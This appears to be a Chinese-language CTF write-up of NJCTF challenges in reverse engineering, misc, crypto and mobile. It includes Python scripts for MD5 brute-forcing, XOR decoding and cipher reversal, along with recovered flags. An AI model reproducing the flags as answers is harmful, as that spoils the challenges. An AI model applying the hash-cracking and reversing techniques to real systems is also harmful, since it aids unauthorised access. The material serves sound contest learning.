看一下线程调用的start\_routine函数，这里会对输入4字节4字节的作md5，然后将哈希值和check数组比较，相等的话就赋值给数组0x602220，不过有一点得注意，由于前面产生的随机数，每个线程都会sleep一个随机值，所以将输入4字节4字节赋值给数组的顺序是随机的，这是一个坑！！！



最后程序会和v11还有数组0x6020df里面的内容要异或，这里v11产生的顺序是按照check数组md5爆破的顺序来的，但是与数组0x6020df异或的顺序是随机的。



通过check数组，我们爆破出来的顺序是：juhu，hfen，laps，iuer，hjif，dunu。而与数组0x6020df异或的顺序必须是这样才能得出正确的flag：juhu，hfen，laps，dunu，hjif，iuer。

爆破脚本：

|  |
| --- |
| import hashlib  check="4746bbbd02bb590fbeac2821ece8fc5cad749265ca7503ef4386b38fc12c4227b03ecc45a7ec2da7be3c5ffe121734e8"  for w in range(0,6):  for i in range(48,123):  for j in range(48,123):  for m in range(48,123):  for n in range(48,123):  temp = chr(i)+chr(j)+chr(m)+chr(n)  hashvalue = hashlib.md5(temp).hexdigest()  if hashvalue[0:16] == check[w\*16:w\*16+16]:  print w,temp |

求flag脚本：

|  |
| --- |
| input = "juhuhfenlapsiuerhjifdunu"    check = "fee9f4e2f1faf4e4f0e7e4e5e3f2f5efe8fff6f4fdb4a5b2"    length =24  i = 0  v11 = 0  while(i!=length):  v12 = ord(input[i])+i  v11 = v11 ^ v12  i = i+1    input = "juhuhfenlapsdunuhjifiuer"  check = check.decode("hex")  flag = ""  for i in range(0,24):  temp = ord(input[i])^v11^ord(check[i])  flag += chr(temp)  print flag  #goodjobyougetthisflag233 |

## On the flly

感觉是misc...

把开头X]UCPl与NJCTF{异或后为22、23、22、22、23，猜测把依次异或22、23即可。

s="X]UCPl$t%''' #\"&#'s'%u !%'w't$t p/ '!uk"

r=''

for i in range(len(s)):

if i%2==0:

r+=chr(ord(s[i])^22)

else:

r+=chr(ord(s[i])^23)


print r



## Echo server


题目混淆的很厉害，IDA基本不能F5，很好奇这种jmp xxx+x是怎么写出来的，求一波源码。

但是题目本身比较简单，直接上GDB调试，遇到第一个问题是strncmp，这里比较的是F1@gA，就是本题需要输入的数据



将其中的数据转换为字符即F1@gA。

接下来就会在puts后进入一个无限循环，将其patch掉即可。或在gdb中set $eax=0即可，执行到程序结束得到输入




即得到flag


# MISC

## Traffic

26.4M的包，扔到networkminer里没找到什么有用的文件，除了三个readme以外别的文件都小于1k，都是404/403。学长在包里发现了IRC的协议。



本着最终出题人的想法，讲其中的base64 dump下来解密发现无卵用。随后有学长想到了base64隐写的姿势，将其解密后再加密输出进行对比，果然有差异。



每行隐藏2bit信息，得到二进制串后，将前面的零保留两个，解密后发现后半段为乱码，考虑到末尾还有多余两位，在乱码开始的地方删除两位，即可得到正确的01比特。解码后得到flag



## Knock

韩琛的话想起来无间道 查知乎上的一个莫尔斯电码的问题/  
但是并没有乱用  
  
后来大佬们用一个神奇的网站解出来了那个纸条上的话  
  
    http://quipqiup.com/  
  
结果是  
  
    that might be easy you could find the key from this message i used fence to keep the key away from bad as shere is the message in e e alcs tr laae he f  
  
然后提示就是栅栏密码嘛  
  
    ineeal  
    cstrla  
    aehefg  
  
解了栅栏密码就好了  
应该是没用到摩斯电码= =  
结果一交居然成功了。。。（逃

## Easy crypto

根据c文件的内容写出python版本的逆程序进行解密就行  
先算出KEY 再用KEY来解密  
下面附上代码  
  
  
    f=open('plain.txt','r')  
    f1=open('cipher.txt','r')  
    f2=open('flag.txt','r')  
    fc = f.read()  
    fc1 = f1.read()  
    fc2 = f2.read()  
    key="OKIWILLLETYOUKNOWWHATTHEKEYIS"  
    for i in range(len(fc)):  
        print ord(fc[i])  
        print "==============="  
    for j in range(len(fc2)):  
        print ord(fc2[j])  
        print "==============="  
      
    res=""  
    preres=""  
    print len(fc2)  
    for i in range(len(fc2)):  
        print str(i)+"================"+"\n"  
        if i==0:  
            print chr((ord(fc2[i]) & 0xff) - i\*i - ord(key[i%len(key)]))  
            preres = chr((ord(fc2[i]) & 0xff) - i\*i - ord(key[i%len(key)]))  
        else:  
            print chr(((((ord(fc2[i]) & 0xff)%256 - i\*i)%256 - (ord(key[i%len(key)])^ord(preres))%256)%256+ord(preres))%256)  
            print ((((ord(fc2[i]) & 0xff)%256 - i\*i)%256 - (ord(key[i%len(key)])^ord(preres))%256)%256+ord(preres))%256  
            preres = chr(((((ord(fc2[i]) & 0xff)%256 - i\*i)%256 - (ord(key[i%len(key)])^ord(preres))%256)%256+ord(preres))%256)  
        res = res + preres  
    print res  
      
    #key="OKIWILLLETYOUKNOWWHATTHEKEYIS"  
      
    for i in range(len(fc)):  
        print str(i)+"========="  
        if i == 0 :  
            print chr(((ord(fc1[i]) & 0xff)-i\*i-ord(fc[i]))^0)  
        else:  
            print chr((((ord(fc1[i]) & 0xff)-i\*i)%256-(ord(fc[i])-ord(fc[i-1])))%256^ord(fc[i-1]))  
    #flag=NJCTF{N0w\_You90t\_Th1sC4s3}

## Check QQ


QQ群签到= =不说了

# MOBILE

## Easycrack

ARM二进制分析题, Java里边基本没有内容, 只有一个native需要的固定值msg是从Java中计算然后传进去的, 写个脚本跑一下就能得到这个值.  
  
程序运行流程是经典的字符串加密, 用户输入经过与msg的异或处理后被与一个I\_am\_the\_key字符串经过复杂但是固定的运算流程得到的值进行加密, 我们称这个值为buffer, 加密过程 buffer 与处理过的用户输入进行加密, 但是加密算法实质是异或可逆, 因此在得知结果的时候即可算出用户输入. 叙述不是特别明确, 简单画图解释:  
  
user\_input(?)  ------> xor  ----> 处理过的输入------------------------------------>crypt-------------->结果  
  
msg-------------------->              I\_am\_the\_key------>process------>buffer--->  
  
通过逆向发现结果作为明文字符串存储在二进制文件中, 因为上述每一步都可逆, 因此可以编写脚本反过来执行, 从结果获得最初的用户输入. 分析过程比较简单, 不具体说明, 详见idb

## SafeBox



看完这个大概就是输入一个八位的数字要满足abcddcba的意思，然后最后三位584中间可以使33/37，然后由于是对称的，貌似应该是48533584= =进程序运行也是33是对的，然而要求是字母和数字， 35没记错的话是#，然后队友说androidTest里面的代码跟这个差不多然而按照androidTest里面那个代码算的话48537584也是可以的，所以就用那个算出flag试着交了一下结果就对了，然而这个结果程序跑看上去是错的所以并没有get到这个题的考点是什么